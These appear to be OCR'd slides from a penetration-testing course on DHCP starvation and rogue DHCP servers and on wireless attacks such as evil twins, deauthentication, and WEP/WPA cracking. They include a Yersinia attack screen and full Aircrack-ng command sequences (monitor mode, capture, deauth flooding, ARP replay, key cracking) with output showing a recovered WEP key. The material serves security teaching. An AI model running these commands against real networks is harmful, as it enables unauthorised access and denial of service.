- When the double-tagged frame reaches the switch, it only processes the outer tag of the VLAN that the ingress interface belongs to.
- The switch removes the outer VLAN tag and forwards the frame to all the ports belong to native VLAN.
- A copy of the frame is forwarded to the trunk link to reach the next switch.


DHCP Starvation Attacks and Rogue DHCP Servers

- The two most popular attacks against DHCP servers and infrastructure are ***DHCP starvation*** and ***DHCP spoofing*** (which involves rogue DHCP servers).
- In a DHCP starvation attack, an attacker broadcasts several DHCP REQUEST messages with spoofed source MAC addresses, as illustrated in the figure.




DHCP Starvation Attacks and Rogue DHCP Servers (Cont.)

- If the DHCP server responds to all these fake DHCP REQUEST messages, available IP addresses in the DHCP server scope are depleted within a few minutes or seconds.
- After the available number of IP addresses in the DHCP server is depleted, the attacker can then set up a rogue DHCP server and respond to new DHCP requests from network DHCP clients, as shown in the figure.
- The attacker sets up a rogue DHCP server to launch a DHCP spoofing attack.
- The attacker can set the IP address of the default gateway and DNS server to itself so that it can intercept the traffic from the network hosts.


Large number of DHCP REQUEST messages
Switch 1
Attacker DHCP rogue server
DHCP server
Host A
Host B
Host C
Host D

DHCP Starvation Attacks and Rogue DHCP Servers (Cont.)

- The figure shows an example of a tool called Yersenia that can be used to create a rogue DHCP server and launch DHCP starvation and spoofing attacks.



```
yersinia 0.8.2 by Slay & tomac - DHCP mode                                    [16:40:32]
              SIP          DIP          MessageType          Iface Last seen

                           Attack Panel
                 No  Attack parameters
                 0
                 1              Server ID 123.123.123.123
                 2               Start IP 192.168.166.001
                 3                 End IP 192.168.166.200
                        Lease Time (secs) 00999999
                        Renew Time (secs) 00033333
                              Subnet Mask 255.255.255.000
                                   Router 192.168.166.250
                               DNS Server 192.168.166.250
                                   Domain h4cker.org
                     ESC to abort - ENTER to continue
                    select attack to launch ('q' to quit)
             Total Packets: 0        DHCP Packets: 0        MAC Spoofing [X]
Those strange attacks...
DHCP Fields
              Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF
              SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067
              Op 01 Htype 01 HLEN 06 Hops 00 Xid 643C9869 Secs 0000 Flags 8000
              CI 000.000.000.000 YI 000.000.000.000 SI 000.000.000.000 GI 000.000.000.000
              CH 02:48:33:66:02:51 Extra
```

5.2 Exploiting Wireless Vulnerabilities

Exploiting Wireless Vulnerabilities


Overview

- Customers are concerned about the security of their Wi-Fi networks, as they should be.
- Because wireless signals can be received outside of facilities, and wireless networks are essentially internal networks, it is essential to periodically verify the effectiveness of Wi-Fi security measures.
- Not directly related to Wi-Fi, but equally crucial, is the strength of network access security so that if an attacker can gain access to the wireless network, they still cannot access sensitive resources.

Rogue Access Points


- One of the most simplistic wireless attacks involves an attacker installing a rogue AP in a network to fool users to connect to that AP.

- Basically, the attacker can use that rogue AP to create a backdoor and obtain access to the network and its systems, as illustrated in the figure.


Corporate wireless access point SSID: corp-net
Rogue access point SSID: Free_internet
Attacker

Evil Twin Attacks

- In an ***evil twin*** attack, the attacker creates a rogue access point and configures it the same as the existing corporate network, as illustrated in the figure.
- Typically, the attacker uses DNS spoofing to redirect the victim to a cloned captive portal or a website.
- When users are logged on to the evil twin, a hacker can easily inject a spoofed DNS record into the DNS cache, changing the DNS record for all users on the fake network.
- Any user who logs in to the evil twin will be redirected by the spoofed DNS record injected into the cache.
- An attacker who performs a DNS cache poisoning attack wants to get the DNS cache to accept a spoofed record.




- Some ways to defend against DNS spoofing are using packet filtering, cryptographic protocols, and spoofing detection features provided by modern wireless implementations.

Disassociation (or Deauthentication) Attacks

- An attacker can cause legitimate wireless clients to deauthenticate from legitimate wireless APs or wireless routers to either perform a DoS condition or to make those clients connect to an evil twin.
- This type of attack is also known as a ***disassociation attack*** because the attacker disassociates (tries to disconnect) the user from the authenticating wireless AP and then carries out another attack to obtain the user’s valid credentials.
- A service set identifier (SSID) is the name or identifier associated with an 802.11 WLAN, that is included in plaintext in many wireless packets and beacons.
- A wireless client needs to know the SSID in order to associate with a wireless AP.

- It is possible to configure wireless passive tools like Kismet or KisMAC to listen to and capture SSIDs and any other wireless network traffic.
- Tools such as ***Airmon-ng*** (which is part of the *Aircrack-ng suite*) showed in the figure can perform this reconnaissance.
  - The system in this example has five different wireless network adapters, and the adapter ***wlan1*** is used for monitoring.




```
|---[root@websploit]--[~]
|--- #airmon-ng start wlan1
PHY      Interface    Driver           Chipset
phy0     wlan0        mac80211_hwsim   Software simulator of 802.11
                                            radio(s) for mac80211
phy1     wlan1        mac80211_hwsim   Software simulator of 802.11
                                            radio(s) for mac80211
                 (mac80211 monitor mode vif enabled for [phy1]wlan1
on [phy1]wlan1mon)
                 (mac80211 station mode vif disabled for [phy1]wlan1)
phy2     wlan2        mac80211_hwsim   Software simulator of 802.11
                                            radio(s) for mac80211
phy3     wlan3        mac80211_hwsim   Software simulator of 802.11
                                            radio(s) for mac80211
phy4     wlan4        mac80211_hwsim   Software simulator of 802.11
                                            radio(s) for mac80211
```

Disassociation (or Deauthentication) Attacks (Cont.)

- The ***Airodump-ng*** tool (also part of the Aircrack-ng suite) can be used to sniff and analyze wireless network traffic, as shown in the figure.
- It can be used to sniff wireless networks and obtain their SSIDs, along with the channels they are operating.
- Many corporations and individuals configure their wireless APs to not advertise (broadcast) their SSIDs and to not respond to broadcast probe requests.
- However, if you sniff on a wireless network long enough, you will eventually catch a client trying to associate with the AP and can then get the SSID.


- In the figure you can see the BSSID and the ESSID for every available wireless network.
  - Basically, the ESSID identifies the same network as the SSID.
- You can also see the ENC encryption protocol.
  - The encryption protocols can be WPA version 1, WPA2, WPA3, WEP, or OPN.



```
|--[root@websploit]--[~]
|--- #airodump-ng wlan1mon
[CH  11 ][ Elapsed: 42 s ][ 2021-06-25 12:57
BSSID              PWR  Beacons     #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
06:FD:57:76:39:AE  -28   30            0    0  11   54   WPA  TKIP   PSK
FREE-INTERNET
BSSID              STATION                   PWR   Rate      Lost    Frames
Notes  Probes
(not associated)   02:00:00:00:02:00  -29    0 - 1     19        3
FREE-INTERNET
 (not associated)  F2:E7:9A:BB:8F:F4  -49    0 - 1      0        2
 (not associated)  EA:C8:35:5F:40:52  -49    0 - 1      0        2
 (not associated)  E6:A7:76:32:52:16  -49    0 - 1      0        2
```

Disassociation (or Deauthentication) Attacks (Cont.)

- A deauthentication attack can be performed using the Aireplay-ng utility.
- An example is illustrated in the figure.
- The 802.11w standard defines the Management Frame Protection (MFP) feature.
  - MFP protects wireless devices against spoofed management frames from other wireless devices that might otherwise deauthenticate a valid user session.
  - In other words, MFP helps defend against deauthentication attacks.
  - MFP is negotiated between the wireless client (supplicant) and the wireless infrastructure device (AP, wireless router, and so on).



```
CH 11 ][ Elapsed: 4 mins ][ 2017-08-13 18:11 ][ interface wlan0 down

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

08:02:8E:D3:88:82  -18   0     2323    60324    0  11  54e. WPA2 CCMP   PSK  corp-net

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

08:02:8E:D3:88:82  DC:A4:CA:67:38:01  -36   54e- 1     0    61122
```

```
root@kali:~# aireplay-ng -0 0 -a  08:02:8E:D3:88:82  wlan0
18:11:16  Waiting for beacon frame (BSSID: 08:02:8E:D3:88:82) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:11:17  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:17  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:18  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:18  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:18  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:19  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:19  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:20  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:20  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:21  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:21  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
18:11:22  Sending DeAuth to broadcast -- BSSID: [08:02:8E:D3:88:82]
^C
root@kali:~#
```

Preferred Network List Attacks

- Operating systems and wireless supplicants (clients), in many cases, maintain a list of trusted or preferred wireless networks.
- This is also referred to as the *preferred network list (PNL)*.
- A PNL includes the wireless network SSID, plaintext passwords, or WEP or WPA passwords.
- Clients use these preferred networks to automatically associate to wireless networks when they are not connected to an AP or a wireless router.
- It is possible for attackers to listen to these client requests and impersonate the wireless networks to make the clients connect to the attackers' wireless devices and eavesdrop on their conversation or manipulate their communication.

Exploiting Wireless Vulnerabilities

Wireless Signal Jamming and Interference

- The purpose of ***jamming*** wireless signals or causing wireless network interference is to create a full or partial DoS condition in the wireless network.
- Such a condition, if successful, is very disruptive.
- Most modern wireless implementations provide built-in features that can help immediately detect such attacks.
- In order to jam a Wi-Fi signal or any other type of radio communication, an attacker basically generates random noise on the frequencies that wireless networks use.
- With the appropriate tools and wireless adapters that support packet injection, an attacker can cause legitimate clients to disconnect from wireless infrastructure devices.

War Driving

- *War driving* is a method attackers use to find wireless access points wherever they might be.
- By just driving (or walking) around, an attacker can obtain a significant amount of information over a very short period.
- Another similar attack is *war flying*, which involves using a portable computer or other mobile device to search for wireless networks from an aircraft, such as a drone or another unmanned aerial vehicle (UAV).

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols

- An attacker can cause some modification on the initialization vector (IV) of a wireless packet that is encrypted during transmission.
- The goal of the attacker is to obtain a lot of information about the plaintext of a single packet and generate another encryption key that can then be used to decrypt other packets using the same IV.
- WEP is susceptible to many different attacks, including IV attacks, so it is considered obsolete.
- WEP must be avoided, and many wireless network devices no longer support it.
- WEP keys exist in two sizes: 40-bit (5-byte) and 104-bit (13-byte) keys.
- In addition, WEP uses a 24-bit IV, which is prepended to the pre-shared key (PSK).
- When you configure a wireless infrastructure device with WEP, the IVs are sent in plaintext.
- WEP uses RC4 in a manner that allows an attacker to crack the PSK with little effort.
- The problem is related to how WEP uses the IVs in each packet.
- When WEP uses RC4 to encrypt a packet, it prepends the IV to the secret key before including the key in RC4.

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- Subsequently, an attacker has the first 3 bytes of an allegedly “secret” key used on every packet.
- To recover the PSK, an attacker just needs to collect enough data from the air.
- An attacker can accelerate this type of attack by just injecting ARP packets (because the length is predictable), which allows the attacker to recover the PSK much faster.
- After recovering the WEP key, the attacker can use it to access the wireless network.
- An attacker can also use the Aircrack-ng set of tools to crack (recover) the WEP PSK.
- To perform this attack using the Aircrack-ng suite, an attacker first launches Airmon-ng, as shown:

```
root@kali# airmon-ng start wlan0 11
```

- The wireless interface is **wlan0**, and the selected wireless channel is **11**.
- Now the attacker wants to listen to all communications directed to the BSSID **08:02:8E:D3:88:82**.
- The command below writes all the traffic to a capture file called **omar_capture.cap**.
- The attacker only has to specify the prefix for the capture file.

```
root@kali# airodump-ng -c 11 --bssid 08:02:8E:D3:88:82 -w omar_capture wlan0
```

Exploiting Wireless Vulnerabilities

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- The attacker can use Aireplay-ng to listen for ARP requests and then replay, or inject, them back into the wireless network, as shown:


```
root@kali# aireplay-ng -3 -b 08:02:8E:D3:88:82 -h 00:0F:B5:88:AC:82 wlan0
```

- The attacker can use Aircrack-ng to crack the WEP PSK, as demonstrated:

```
root@kali# aircrack-ng -b 08:02:8E:D3:88:82 omar_capture.cap
```

- After Aircrack-ng cracks (recovers) the WEP PSK, the output in the example on the side is displayed.


- The cracked (recovered) WEP PSK is shown in the highlighted line.



```
                                                  Aircrack-ng 0.9


                                  [00:02:12] Tested 924346 keys (got
99821 IVs)

 KB  depth byte(vote)
 0   0/ 9 12( 15) A9( 25) 47( 22) F7( 12) FE( 22) 1B( 5) 77( 3)
A5( 5) F6( 3) 02( 20)
 1     0/ 8 22( 11) A8( 27) E0( 24) 06( 18) 3B( 26) 4E( 15) E1( 13)
25( 15) 89( 12) E2( 12)
 2     0/ 2 32( 17) A6( 23) 15( 27) 02( 15) 6B( 25) E0( 15) AB( 13)
05( 14) 17( 11) 22( 10)
 3     1/ 5 46( 13) AA( 20) 9B( 20) 4B( 17) 4A( 26) 2B( 15) 4D( 13)
55( 15) 6A( 15) 7A( 15)



                        KEY FOUND! [ 56:7A:15:9E:A8 ]
      Decrypted correctly: 100%
```


Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- WPA and WPA2 are susceptible to different vulnerabilities.
- WPA3 addresses all the vulnerabilities to which WPA and WPA2 are susceptible, and many wireless professionals recommend WPA3 to organizations and individuals.
- All versions of WPA support different authentication methods, including PSK.
- WPA is not susceptible to the IV attacks that affect WEP; however, it is possible to capture the WPA four-way handshake between a client and a wireless infrastructure device and then brute-force the WPA PSK.
- The figure illustrates the WPA four-way handshake.



Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)


- The figure illustrates the following steps:
  - **Step 1 .** An attacker monitors the Wi-Fi network and finds wireless clients connected to the corp-net SSID.
  - **Step 2 .** The attacker sends DeAuth packets to deauthenticate the wireless client.
  - **Step 3 .** The attacker captures the WPA four-way handshake and cracks the WPA PSK. (It is possible to use word lists and tools such as Aircrack-ng to perform this attack.)


Corporate wireless access point SSID: corp-net
2. Attacker sends DeAuth packets to de-authenticate client.
1. Attacker monitors the Wi-Fi network and finds connected clients.
3. Attacker captures WPA four-way handshake and cracks WPA PSK using wordlists.
Attacker

Exploiting Wireless Vulnerabilities

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- The following steps show how to perform this attack by using the Aircrack-ng suite of tools.
  - **Step 1 .** The attacker uses Airmon-ng to start the wireless interface in monitoring mode, using the **airmon-ng start wlan0** command. The figure displays three terminal windows. The second terminal window from the top shows the output of the **airodump-ng wlan0** command, displaying all adjacent wireless networks.
  - **Step 2 .** After locating the corp-net network, the attacker uses the **airodump-ng** command, shown in the first terminal window, to capture all the traffic to a capture file called **wpa_capture**, specifying the wireless channel (**11**, in this example), the BSSID, and the wireless interface (**wlan0**).




```
root@kali:~# airodump-ng --channel 11 --write wpa_capture --bssid 08:02:8E:D3:88:82 wlan0
```

```
 CH 12 ][ Elapsed: 0 s ][ 2017-08-13 18:07

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 A0:63:91:E5:DB:C0  -86        4        0    0  10  54e  WPA2 CCMP   PSK  NETGEAR76
 64:A5:C3:6A:89:40  -54        8        3    0  11  54e  WPA2 CCMP   PSK  Dionysus
 08:02:8E:D3:88:82  -44        6        0    0  11  54e. WPA2 CCMP   PSK  corp-net
 18:D6:C7:4E:1D:14  -93        2        0    0  10  54e. WPA2 CCMP   PSK  NETGEAR76
 02:13:37:A5:B2:CB  -56       11        0    0  11  54e. WPA2 CCMP   PSK  my-pineapple
 00:13:37:A5:B2:CB  -37       15        0    0  11  54e. OPN              <length:  0>
 F4:0F:1B:09:5E:A0  -61        6        0    0   6  54e. WPA2 CCMP   PSK  aurora
 FA:8F:CA:72:7C:73  -75        6        0    0   8  54e. OPN              <length:  0>
 6C:70:9F:EA:9E:B6  -79        7       10    0   8  54e  WPA2 CCMP   PSK  NSA-PRISM-Node-325
 94:53:30:E0:A8:3F  -94        2        0    0   1  54e  WPA2 CCMP   PSK  money
 80:EE:78:98:A8:F8  -59        2        0    0   1  54e  WPA2 CCMP   PSK  <length: 22>

root@kali:~# 
```

```
root@kali:~# 
```

Initialization Vector (IV) Attacks and Unsecured Wireless Protocols (Cont.)

- **Step 3 .** The attacker uses the **aireplay-ng** command, as shown in the figure, to perform a deauthentication attack against the wireless network. In the terminal shown at the top of the figure, you can see that the attacker has collected the WPA handshake.

